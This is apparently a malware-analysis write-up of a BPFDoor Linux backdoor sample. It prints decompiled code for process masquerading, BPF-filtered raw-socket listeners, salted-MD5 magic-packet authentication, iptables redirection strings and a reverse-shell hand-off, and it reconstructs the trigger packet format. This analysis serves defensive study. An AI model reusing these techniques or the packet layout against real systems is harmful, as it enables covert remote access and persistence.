BPFDoor Malware analysis
Sample hash:
ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863
Process hiding and daemonization
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
__int64 __fastcall main(int argc, char **argv, char **envp)
{
  unsigned int seed; // eax
  int v5; // eax
  char hash2[48]; // [rsp+10h] [rbp-60h] BYREF
  char hash1[40]; // [rsp+40h] [rbp-30h] BYREF
  char *src; // [rsp+68h] [rbp-8h]

  strcpy(hash1, "73b9989bb8dd522b8e172f2e985810eb");
  strcpy(hash2, "d46bf5d43cffd7793665d40fc767ed86");
  src = "hpasmlited -f /dev/hpilo";
  file = "/var/run/hpasmlited.pid";
  if ( !access("/var/run/hpasmlited.pid", 4) )
    exit(0);
  if ( !getuid() )
  {
    bzero(&unk_78ABE0, 0x24Au);
    seed = time(0);
    srand(seed);
    strcpy(masquerade_process, src);
    strcpy(h1, hash1);
    strcpy(h2, hash2);
    sub_407CF7(argc, argv, masquerade_process); // hiding process by giving it the name of hpasmlited -f /dev/hpilo
    daemon(0, 0);
    chdir("/");
    sub_4077BD();                               // terminate current process
    signal(SIGCHLD, (__sighandler_t)sig_cld_handler);
    pid = getpid();
    v5 = open(file, 65, 420);
    close(v5);
    signal(SIGCHLD, (__sighandler_t)1);
    pthread_create(&th, 0, (void *(*)(void *))start_routine, 0);
    pthread_create(&th1, 0, (void *(*)(void *))sub_4089BB, 0);
    pthread_create(&th2, 0, (void *(*)(void *))sub_4084F7, 0);
    pthread_join(th, 0);
    pthread_join(th1, 0);
    pthread_join(th2, 0);
  }
  return 0;
}
Looking at main function, this seems like a set up for the malware to disguise as the process hpasmlited in the memory process to prevent detection. Also, it also checks if the R_OK (read permission) of the /var/run/hpasmlited.pid already existed (which means the malware has already been running) to prevent duplicate execution.
The
/var/run/${process_name}.pidcontains thePIDof theprocess_name.
Moreover, in order to daemonize the rootkit, the malware needs the root privilege to run by requiring the uid == 0 in
1
2
3
if ( !getuid() ) {
...
}


Before moving to the next function, knowing that ps -a reads the process name via reading /proc/self/comm, and you can change this by using prctl(PR_SET_NAME, <desired process name>). That’s exactly what the sub_407CF7 do:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
__int64 __fastcall sub_407CF7(int argc, char **argv, const char *masquerade_procss)
{
  size_t cur_len; // rax
  size_t size; // [rsp+20h] [rbp-20h]
  int i; // [rsp+2Ch] [rbp-14h]
  int j; // [rsp+2Ch] [rbp-14h]
  int k; // [rsp+2Ch] [rbp-14h]
  int m; // [rsp+2Ch] [rbp-14h]
  char *dest; // [rsp+30h] [rbp-10h]
  char *v12; // [rsp+38h] [rbp-8h]

  size = 0;
  ::dest = *argv;
  for ( i = 0; _environ[i]; ++i )
    size += strlen(_environ[i]) + 1;
  dest = (char *)malloc(size);
  if ( !dest )
    return 0xFFFFFFFFLL;
  for ( j = 0; _environ[j]; ++j )
  {
    cur_len = strlen(_environ[j]);
    memcpy(dest, _environ[j], cur_len + 1);
    _environ[j] = dest;
    dest += strlen(_environ[j]) + 1;
  }
  v12 = *argv;
  for ( k = 0; k < argc; ++k )
    v12 += strlen(argv[k]) + 1;
  for ( m = 0; _environ[m]; ++m )
    v12 += strlen(_environ[m]) + 1;
  memset(::dest, 0, v12 - ::dest);
  strncpy(::dest, masquerade_procss, v12 - ::dest);
  prctl(PR_SET_NAME, masquerade_procss);
  return 0;
}
But before the function calls, program perform redirection of the _environ into a heap. For a clearer explanation, firstly we need to understand the memory layout of the main function arguments region. Usually the argv is adjacent to the extern char** environ which holds the environment variables. You can use the code snippet below to check:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#include <stdio.h>
#include <string.h>
#include <sys/prctl.h>

extern char **environ;

int main(int argc, char **argv) {
    char *argv_end = argv[argc - 1] + strlen(argv[argc - 1]);
    char *env_start = environ[0];

    printf("argv_end: %p, env_start: %p\n", (void *)argv_end, (void *)env_start);

    return 0;
}
So if the original name of the process is shorter than the process name that the attacker want to camouflage the malware as, the environ is overwritten. In order to prevent that, the malware redirects the environ into heap, and then overwrite the argv later.
Here is a visual representation on the environ redirection:
Before sub_407CF7:
1
2
3
4
5
6
7
8
9
10
    argv[0] ---> +-------------------------------+
                 | "./malware"                   |\
    argv[1] ---> | "-x"                          | \
    argv[2] ---> | ...                           |  } one contiguous
                 | '\0' separators               | /  argv+environ string area
  environ(char**)| "PATH=/usr/bin:..."           |/
    env[0] ----> | "HOME=/root"                  |
    env[1] ----> | "LANG=C"                      |
                 | ...                           |
                 +-------------------------------+
After:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
  Heap copy for environment:
    new_env_blob  +-------------------------------+
                  | "PATH=/usr/bin:..."           |
                  | "HOME=/root"                  |
                  | "LANG=C"                      |
                  | ...                           |
                  +-------------------------------+
    environ[i] now points into new_env_blob

  Original argv/environ string area (old blob):
                 +-------------------------------+
                 | "hpasmlited -f /dev/hpilo"    |
                 | (rest zeroed)                 |
                 +-------------------------------+
Based on the struct task_struct which you can see in vmlinux.h of the Linux kernel, the API prctl(PR_SET_NAME, <process name>) only changes the comm field whose value the /proc/self/comm stored, but the /proc/self/cmdline holds the full list of argument used to start up the program. It lives on the stack region of the process, the kernel simply notes these using
1
2
3
4
mm_struct->arg_start;
mm_struct->arg_end;
mm_struct->env_start;
mm_struct->env_end;
You can find the definition of the
struct mm_structhere
For more insight on the role of the
struct task_structin Linux kernel you can read these blog1, blog2
So, by modifying the argv it should modify the content of /proc/self/cmdline also but strangely when I tried it, it only works on Ubuntu22 and below.
After that, the malware daemonize itself and closed stdin, stdout, and stderr using daemon(0,0). This makes the malware run as a background service and detach it from its start-up terminal. For the chdir("/"), we need to understand that suppose we ran the malware from the directory ~/tmp, or the /mnt/usb_drive the name of the current working directory is written in the /proc/self/cwd, the OS applies a lock to that directory. If the users eject the usb or tries to umount, they will have this error popped up:
1
umount: /tmp: target is busy
This will definitely raise suspicion. So, changing the working directory is necessary to ensure the backdoor persists and run smoothly without raising suspicion.
C2 initialization
Moving to the thread creation, the malware creates 3 threads. Look into the first one, here is the overview:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
int __fastcall tcp_handler(void *a1)
{
  int tmp; // eax
  int protocol; // eax
  size_t v3; // rax
  int v4; // eax
  char *ip; // rax
  uint16_t v6; // ax
  char src[32]; // [rsp+10h] [rbp-9F0h] BYREF
  char dest[8]; // [rsp+30h] [rbp-9D0h] BYREF
  __int64 v9; // [rsp+38h] [rbp-9C8h]
  int v10; // [rsp+40h] [rbp-9C0h]
  _BYTE v11[1840]; // [rsp+50h] [rbp-9B0h] BYREF
  __int16 optval; // [rsp+780h] [rbp-280h] BYREF
  _BYTE *v13; // [rsp+788h] [rbp-278h]
  _BYTE recvmsg[524]; // [rsp+790h] [rbp-270h] BYREF
  int sockfd; // [rsp+99Ch] [rbp-64h]
  int msg_len; // [rsp+9A0h] [rbp-60h]
  __pid_t pid; // [rsp+9A4h] [rbp-5Ch]
  int v18; // [rsp+9A8h] [rbp-58h]
  int v19; // [rsp+9ACh] [rbp-54h]
  int v20; // [rsp+9B0h] [rbp-50h]
  int v21; // [rsp+9B4h] [rbp-4Ch]
  _BYTE *msg; // [rsp+9B8h] [rbp-48h]
  _BYTE *v23; // [rsp+9C0h] [rbp-40h]
  _BYTE *v24; // [rsp+9C8h] [rbp-38h]
  _BYTE *v25; // [rsp+9D0h] [rbp-30h]
  int v26; // [rsp+9DCh] [rbp-24h]
  _BYTE *v27; // [rsp+9E0h] [rbp-20h]
  int v28; // [rsp+9ECh] [rbp-14h]

  v24 = 0;
  v27 = 0;
  qmemcpy(v11, "0", 0x728u);
  optval = 229;
  v13 = v11;
  tmp = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
  sockfd = tmp;
  if ( tmp > 0 )
  {
    tmp = setsockopt(sockfd, 1, 26, &optval, 0x10u);
    if ( tmp != -1 )
    {
      while ( 1 )
      {
        do
        {
          memset(recvmsg, 0, 0x200u);
          v21 = 0;
          msg_len = recvfrom(sockfd, recvmsg, 0x200u, 0, 0, 0);
          msg = recvmsg;
          v19 = 4 * (recvmsg[0] & 0xF);         // ip_header_length
        }
        while ( v19 <= 19 );
        protocol = (unsigned __int8)msg[9];
        switch ( protocol )
        {
          case 6:
            v23 = &recvmsg[v19];                // tcp_header
            v20 = 4 * (v23[12] >> 4);
            v24 = &recvmsg[v20 + (__int64)v19];
            break;
          case 17:
            v25 = msg + 20;
            v24 = msg + 28;
            break;
          case 1:
            v27 = msg + 20;
            v24 = msg + 28;
            break;
        }
        if ( v24 )
        {
          if ( *((_DWORD *)v24 + 1) == -1 )
            v26 = *((_DWORD *)msg + 3);
          else
            v26 = *((_DWORD *)v24 + 1);
          if ( (unsigned int)sub_4083B0(v24 + 10) || *((_DWORD *)v24 + 6) == -1 || !*((_DWORD *)v24 + 6) )
          {
            pid = fork();
            if ( !pid )
            {
              v28 = 0;
              *(_QWORD *)dest = 0;
              v9 = 0;
              v10 = 0;
              strcpy(src, "/usr/sbin/zabbix_agentd");
              if ( fork() )
                exit(0);
              setsid();
              signal(SIGHUP, 0);
              v3 = strlen(::dest);
              memset(::dest, 0, v3);
              strcpy(::dest, src);
              prctl(PR_SET_NAME, src);
              v4 = sub_4083B0(v24 + 10);
              v28 = v4;
              if ( v4 )
              {
                if ( v4 == 1 )
                {
                  ip = inet_ntoa(*(struct in_addr *)(msg + 12));
                  strcpy(dest, ip);
                  v6 = ntohs(*((_WORD *)v23 + 1));
                  sub_409533((__int64)dest, v6);
                }
              }
              else if ( *((_DWORD *)v24 + 6) == -1 || !*((_DWORD *)v24 + 6) )
              {
                v18 = sub_4079D4(v26, *((_WORD *)v24 + 4));
                if ( v18 > 0 )
                  sub_409E72(v18, 0, 0, 0);
              }
              else
              {
                v26 = *((_DWORD *)v24 + 6);
                *((_DWORD *)v24 + 6) = -1;
                *(_DWORD *)v24 = 21874;
                sub_407AED(v26, v24);
              }
              exit(0);
            }
            waitpid(pid, 0, 1);
          }
          else
          {
            v26 = *((_DWORD *)v24 + 6);
            *((_DWORD *)v24 + 6) = -1;
            *(_DWORD *)v24 = 21874;
            sub_407AED(v26, v24);
          }
        }
      }
    }
  }
  return tmp;
}
The malware creates raw tcp socket which means that it must handle the packet from the IP Layer. Look at this snippet:
1
2
3
4
5
6
7
8
9
10
11
12
13
 tmp = setsockopt(sockfd, 1, 26, &optval, 0x10u);
    if ( tmp != -1 )
    {
      while ( 1 )
      {
        do
        {
          memset(recvmsg, 0, 0x200u);
          v21 = 0;
          msg_len = recvfrom(sockfd, recvmsg, 0x200u, 0, 0, 0);
          msg = recvmsg;
          v19 = 4 * (recvmsg[0] & 0xF);         // ip_header_length
        }
After creating the socket and receive the first message. Based on the IP header struct reference here, I know that it takes the lower 4 bits in the first bytes (The bytes in the package is in Big-Endian), the IP protocol this C2 is using is IPv4 which means the IP header length is 20 bytes, so v19 is technically the offset of the TCP header of the recvmsg. Applying the ip type to the first 20 bytes of the payload, we got:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
        protocol = msg->ip_hdr.ip_p;
        switch ( protocol )
        {
          case 6:
            tcp_hdr = (char *)&recvmsg + tcp_offset;// tcp_header
            data_offset = 4 * ((unsigned __int8)tcp_hdr[12] >> 4);
            payload_data = (char *)&recvmsg + data_offset + (__int64)tcp_offset;
            break;
          case 17:
            v25 = msg->msg;
            v24 = &msg->msg[8];
            break;
          case 1:
            v27 = msg->msg;
            v24 = &msg->msg[8];
            break;
        }
Based on the TCP Wikipedia page, we know that offset 12 of the tcp_hdr is the data offset which tells where the real payload begins.
Now we start to reconstruct the structure of the C2 payload.
1
2
3
4
5
6
7
8
9
        if ( payload_data )
        {
          if ( *((_DWORD *)payload_data + 1) == -1 )
            s_addr = msg->ip_hdr.ip_src.s_addr;
          else
            s_addr = *((_DWORD *)payload_data + 1);
          if ( (unsigned int)sub_4083B0(payload_data + 10)
            || *((_DWORD *)payload_data + 6) == -1
            || !*((_DWORD *)payload_data + 6) )
Look at here, we can see that offset from 4 - 8 is the target IP address of the C2 payload (if it is 0xFFFFFFFF, the malware just takes the source IP of the packet), then the function sub_4083B0 process data at offset 10.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
__int64 __fastcall sub_4083B0(const char *a1)
{
  size_t v1; // rax
  size_t v3; // rax
  char src[16]; // [rsp+10h] [rbp-70h] BYREF
  char dest[8]; // [rsp+20h] [rbp-60h] BYREF
  __int64 v6; // [rsp+28h] [rbp-58h]
  __int64 v7; // [rsp+30h] [rbp-50h]
  __int64 v8; // [rsp+38h] [rbp-48h]
  __int64 v9; // [rsp+40h] [rbp-40h]
  _QWORD s2[4]; // [rsp+50h] [rbp-30h] BYREF
  char v11; // [rsp+70h] [rbp-10h]
  int v12; // [rsp+7Ch] [rbp-4h]

  v12 = 0;
  memset(s2, 0, sizeof(s2));
  v11 = 0;
  *(_QWORD *)dest = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  strcpy(src, "I5*AYbs@LdaWbsO");
  strcpy(dest, src);
  if ( a1 )
    strncat(dest, a1, 0xEu);
  sub_408309(dest, s2);
  v1 = strlen(h1);
  v12 = memcmp(h1, s2, v1);
  if ( !v12 )
    return 0;
  v3 = strlen(h2);
  v12 = memcmp(h2, s2, v3);
  if ( v12 )
    return 2;
  else
    return 1;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
_BYTE *__fastcall sub_408309(char *in, _BYTE *out)
{
  size_t v2; // rax
  _BYTE md5_output[16]; // [rsp+10h] [rbp-70h] BYREF
  unsigned int md5_ctx[23]; // [rsp+20h] [rbp-60h] BYREF
  int i; // [rsp+7Ch] [rbp-4h]

  i = 0;
  md5_context_init(md5_ctx);
  v2 = strlen(in);
  md5_update_ctx(md5_ctx, in, v2);
  md5_digest(md5_output, md5_ctx);
  for ( i = 0; i <= 15; ++i )
    snprintf(&out[2 * i], 3u, "%02x", (unsigned __int8)md5_output[i]);
  out[32] = 0;
  return out + 32;
}
Here it hash the 14-byte password with salt "I5*AYbs@LdaWbsO" using MD5 and then check with two different hash. This proves that this is a multi-stage backdoor. Analyzing the case that the hash match the hash1 73b9989bb8dd522b8e172f2e985810eb.
1
2
3
4
5
6
7
          else
          {
            s_addr = *((_DWORD *)payload_data + 6);
            *((_DWORD *)payload_data + 6) = -1;
            *(_DWORD *)payload_data = 'Ur';
            sub_407AED(s_addr, payload_data);
          }
In sub_407AED:
It crafts a ICMP packet:
1
2
3
4
5
s.icmp_type = 8;
s.icmp_code = 0;
s.icmp_cksum = 0;
s.icmp_hun.ih_idseq.icd_seq = 1234;
s.icmp_hun.ih_idseq.icd_id = getpid();
then hiding data in the ping:
1
2
3
v8 = 28;
...
memcpy(&s.icmp_dun, a2, v8);
Which is the rU strings in the passed into the payload data above then it calculates the checksum before sending that ICMP packet back to the C2 server
1
2
v3 = sub_407A5F((unsigned __int16 *)&p_s->icmp_type, v8 + 8);
p_s->icmp_cksum = v3
This behavior is a way to notify the C2 server that the malware has successfully been deployed in the victim’s device. Move to the second phase, when the password hash matches the second hash. From the information I gathered above, the construct payload would look something like this:
1
2
3
4
5
6
7
8
9
10
#pragma pack(push, 1)
struct c2_payload
{
  uint32_t command_id;
  uint32_t target_ip;
  uint16_t target_port;
  char password[14];
  uint32_t action_flag;
};
#pragma pack(pop)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
if ( (unsigned int)sub_4083B0(payload_data->password)
            || payload_data->action_flag == -1
            || !payload_data->action_flag )
          {
            pid = fork();
            if ( !pid )
            {
              v28 = 0;
              *(_QWORD *)src_ip = 0;
              v9 = 0;
              v10 = 0;
              strcpy(src, "/usr/sbin/zabbix_agentd");
              if ( fork() )
                exit(0);
              setsid();
              signal(SIGHUP, 0);
              v3 = strlen(dest);
              memset(dest, 0, v3);
              strcpy(dest, src);
              prctl(PR_SET_NAME, src);
              v4 = sub_4083B0(payload_data->password);
              v28 = v4;
              if ( v4 )
              {
                if ( v4 == 1 )
                {
                  ip = inet_ntoa(msg->ip_hdr.ip_src);
                  strcpy(src_ip, ip);
                  dest_port = ntohs(*((_WORD *)tcp_hdr + 1));
                  sub_409533((__int64)src_ip, dest_port);
                }
              }
              else if ( payload_data->action_flag == -1 || !payload_data->action_flag )
              {
                v18 = sub_4079D4(s_addr, payload_data->target_port);
                if ( v18 > 0 )
                  sub_409E72(v18, 0, 0, 0);
              }
              else
              {
                s_addr = payload_data->action_flag;
                payload_data->action_flag = -1;
                payload_data->command_id = 'Ur';
                ping_back(s_addr, (const char *)payload_data);
              }
              exit(0);
            }
            waitpid(pid, 0, 1);
          }
It forks out a process which is camouflaged as /usr/sbin/zabbix_agentd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
void __fastcall sub_409533(__int64 source_ip, __int64 dest_port)
{
  char v2[48]; // [rsp+10h] [rbp-740h] BYREF
  char allowed_ip_packet[48]; // [rsp+40h] [rbp-710h] BYREF
  char delete_redirect[96]; // [rsp+70h] [rbp-6E0h] BYREF
  char add_redirect[96]; // [rsp+D0h] [rbp-680h] BYREF
  char v6[512]; // [rsp+130h] [rbp-620h] BYREF
  char command[512]; // [rsp+330h] [rbp-420h] BYREF
  char s[516]; // [rsp+530h] [rbp-220h] BYREF
  unsigned int redirect_p; // [rsp+734h] [rbp-1Ch] BYREF
  int fd; // [rsp+738h] [rbp-18h]
  int redirect_port_fd; // [rsp+73Ch] [rbp-14h]

  memset(s, 0, 0x200u);
  memset(command, 0, sizeof(command));
  memset(v6, 0, sizeof(v6));
  strcpy(add_redirect, "/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
  strcpy(delete_redirect, "/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
  strcpy(allowed_ip_packet, "/sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT");
  strcpy(v2, "/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT");
  redirect_port_fd = scan_port((int *)&redirect_p);
  if ( redirect_port_fd != -1 )
  {
    snprintf(s, 0x200u, allowed_ip_packet, source_ip);
    snprintf(v6, 0x200u, v2, source_ip);
    system(s);
    sleep(1u);
    memset(s, 0, 0x200u);
    snprintf(s, 0x200u, add_redirect, source_ip, (unsigned int)dest_port, redirect_p);
    snprintf(command, 0x200u, delete_redirect, source_ip, (unsigned int)dest_port, redirect_p);
    system(s);
    sleep(1u);
    fd = sub_409422(redirect_port_fd);
    if ( fd >= 0 )
    {
      sub_409E72(fd, command, v6, 1);
    }
    else
    {
      system(command);
      system(v6);
    }
    close(fd);
  }
}
Here comes the redirection rules, the malware scans for open port in range 42391 - 43390, those the ports not usually being monitored by WAFs, or Intrusion Detection systems (IDS). Then the malware used iptables to re-config the network to accept all tcp packets from the C2-server IP address and route the packets sent to the destination port of the magic packet (for example 443, so the traffic looks like normal HTTPS) to the redirect_port found in the scan port function. Then, in the sub_409422 the redirected port wait for incoming connection from the C2-server within a 10-second time interval.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
  timeout.tv_sec = 10;
  timeout.tv_usec = 0;
  v7 = select(a1 + 1, &readfds, 0, 0, &timeout);
  if ( v7 <= 0 )
  {
    close(a1);
    return 0xFFFFFFFFLL;
  }
  else
  {
    addr_len = 16;
    v6 = accept(a1, &addr, &addr_len);
    if ( v6 == -1 )
    {
      return 0xFFFFFFFFLL;
    }
After having the accepted client socket comes the main reverse shell payload inside:
1
2
3
4
    if ( fd >= 0 )
    {
      sub_409E72(fd, command, v6, 1);
    }
The BPF filter
There is one thing I skipped above, which is the setsockopt(sockfd, 1, 26, &optval, 0x10u). Level 1 is SOL_SOCKET and option 26 is SO_ATTACH_FILTER, so the optval is actually a struct sock_fprog:
1
2
3
4
5
6
7
8
9
10
11
struct sock_fprog {
    unsigned short len;      // 229 (0xE5)
    struct sock_filter *filter; // v11, 0x728 bytes copied from .rodata
};

struct sock_filter {
    __u16 code;
    __u8  jt;
    __u8  jf;
    __u32 k;
};
$229 \times 8 = 1832 = \text{0x728}$, which matches the size of the qmemcpy. This is the reason why the malware is called BPFDoor. A raw socket receives a copy of every packet of that protocol that hit the machine, and that would be very noisy. With a classic BPF program attached, the kernel itself drops every packet that does not look like a C2 packet before it ever reaches the recvfrom. This means the backdoor does not open any port, so netstat or ss can’t see it listening anywhere.
The filter is located at 0x505780 for the TCP thread, 0x505EC0 for the UDP thread and 0x506600 for the ICMP thread. I dumped all three of them through IDA and they are byte for byte identical, so I wrote a small cBPF disassembler to read it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import struct

SZ = {0x00: "w", 0x08: "h", 0x10: "b"}
ALU = {0x00: "add", 0x10: "sub", 0x40: "or", 0x50: "and", 0x60: "lsh", 0x70: "rsh"}
JMP = {0x00: "ja", 0x10: "jeq", 0x20: "jgt", 0x30: "jge", 0x40: "jset"}

def dis(i, code, jt, jf, k):
    cls = code & 7
    src = "x" if code & 8 else f"#0x{k:x}"
    if cls in (0, 1):
        r = "ld" if cls == 0 else "ldx"
        mode, sz = code & 0xe0, SZ[code & 0x18]
        if mode == 0x00: return f"{r} #0x{k:x}"
        if mode == 0x20: return f"{r}{sz} [{k}]"
        if mode == 0x40: return f"{r}{sz} [x + {k}]"
        if mode == 0x60: return f"{r} M[{k}]"
        if mode == 0xa0: return f"ldxb 4*([{k}]&0xf)"
    if cls == 2: return f"st M[{k}]"
    if cls == 3: return f"stx M[{k}]"
    if cls == 4: return f"{ALU[code & 0xf0]} {src}"
    if cls == 5: return f"{JMP[code & 0xf0]} {src}, jt {i + 1 + jt}, jf {i + 1 + jf}"
    if cls == 6: return f"ret #{k}"
    if cls == 7: return "tax" if (code & 0xf8) == 0 else "txa"

bpf = open("filter.bin", "rb").read()
for i in range(len(bpf) // 8):
    print(f"({i:03d})", dis(i, *struct.unpack("<HBBI", bpf[i*8:i*8+8])))
The output is quite long, but it is just 4 blocks. Each block ends with a jump to (227) ret #65535 (accept the whole packet) if the check passes, otherwise it falls to the next block, and the last one falls to (228) ret #0 (drop). Since the socket is AF_INET, offset 0 is the start of the IP header. Here is the first block:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
(012) ldb [0]
(013) and #0xf0
(014) jeq #0x40, jt 15, jf 33          ; IPv4 ?
(015) ldb [9]
(016) jeq #0x11, jt 17, jf 33          ; protocol == UDP ?
(017) ldh [6]
(018) jset #0x1fff, jt 33, jf 19       ; not a fragment
(019) ld #0x8
(020) st M[0]
(021) ldxb 4*([0]&0xf)                 ; x = IP header length
(022) ld M[0]
(023) add x
(024) tax                              ; x = ihl + 8 (skip UDP header)
(025) ldh [x + 0]                      ; first 2 bytes of the UDP payload
...
(027) ld #0x7255
...
(032) jeq #0x0, jt 227, jf 33          ; == 0x7255 -> accept
The instructions
(000) - (011)also check for the IPv6 next header (offset 6, and offset 40 for the0x2cfragment header), this looks like the output oftcpdump -ddwith anip or ip6expression. On anAF_INETraw socket it is useless, but it tells us that the malware writer compiled the filter from apcapexpression instead of writing it by hand.
Doing the same thing for the other blocks, I got the 4 conditions that let a packet through:
| Block | Protocol | Condition |
|---|---|---|
033 - 080 | ICMP | ICMP type is 8 (echo request) and 2 bytes at ihl + 8 == 0x7255 |
000 - 032 | UDP | 2 bytes at ihl + 8 (UDP payload) == 0x7255 |
081 - 150 | TCP | 2 bytes at ihl + tcp_doff (TCP payload) == 0x5293 |
151 - 226 | TCP | 4 bytes at ihl + tcp_doff + 26 == 0x39393939 ("9999") |
For the TCP blocks, the filter computes the TCP header length itself with ldb [x + 12], and #0xf0, rsh #2, which is the same 4 * (tcp_hdr[12] >> 4) we saw in the decompiled code. The value is loaded with ldh which is Big-Endian, so 0x7255 in the packet is the bytes 72 55, that is the string "rU". Now the line *(_DWORD *)payload_data = 'Ur' in the ping back code makes more sense: the reply carries the same "rU" magic so the operator can filter it on his side.
So the command_id I guessed before is actually a magic number, and the updated struct looks like this:
1
2
3
4
5
6
7
8
9
10
11
#pragma pack(push, 1)
struct magic_packet
{
  uint16_t magic;       // 0x7255 ("rU") for UDP/ICMP, 0x5293 for TCP
  uint16_t padding;
  uint32_t target_ip;   // 0xFFFFFFFF -> use the source IP of the packet
  uint16_t target_port; // network byte order, used by the reverse shell
  char password[14];    // MD5("I5*AYbs@LdaWbsO" + password)
  uint32_t ping_ip;     // 0 or 0xFFFFFFFF -> shell, otherwise ICMP ping back
};
#pragma pack(pop)
Three threads, three protocols
Now coming back to main, the other 2 threads are sub_4089BB and sub_4084F7. They have exactly the same size (0x4C4 bytes) as the TCP handler, the only differences are the protocol of the raw socket and the address of the filter:
1
2
3
4
5
6
7
// sub_4089BB (upd_handler)
qmemcpy(v11, qword_505EC0, 0x728u);
result = socket(AF_INET, SOCK_RAW, IPPROTO_UDP);

// sub_4084F7 (icmp_handler)
qmemcpy(v11, qword_506600, 0x728u);
result = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
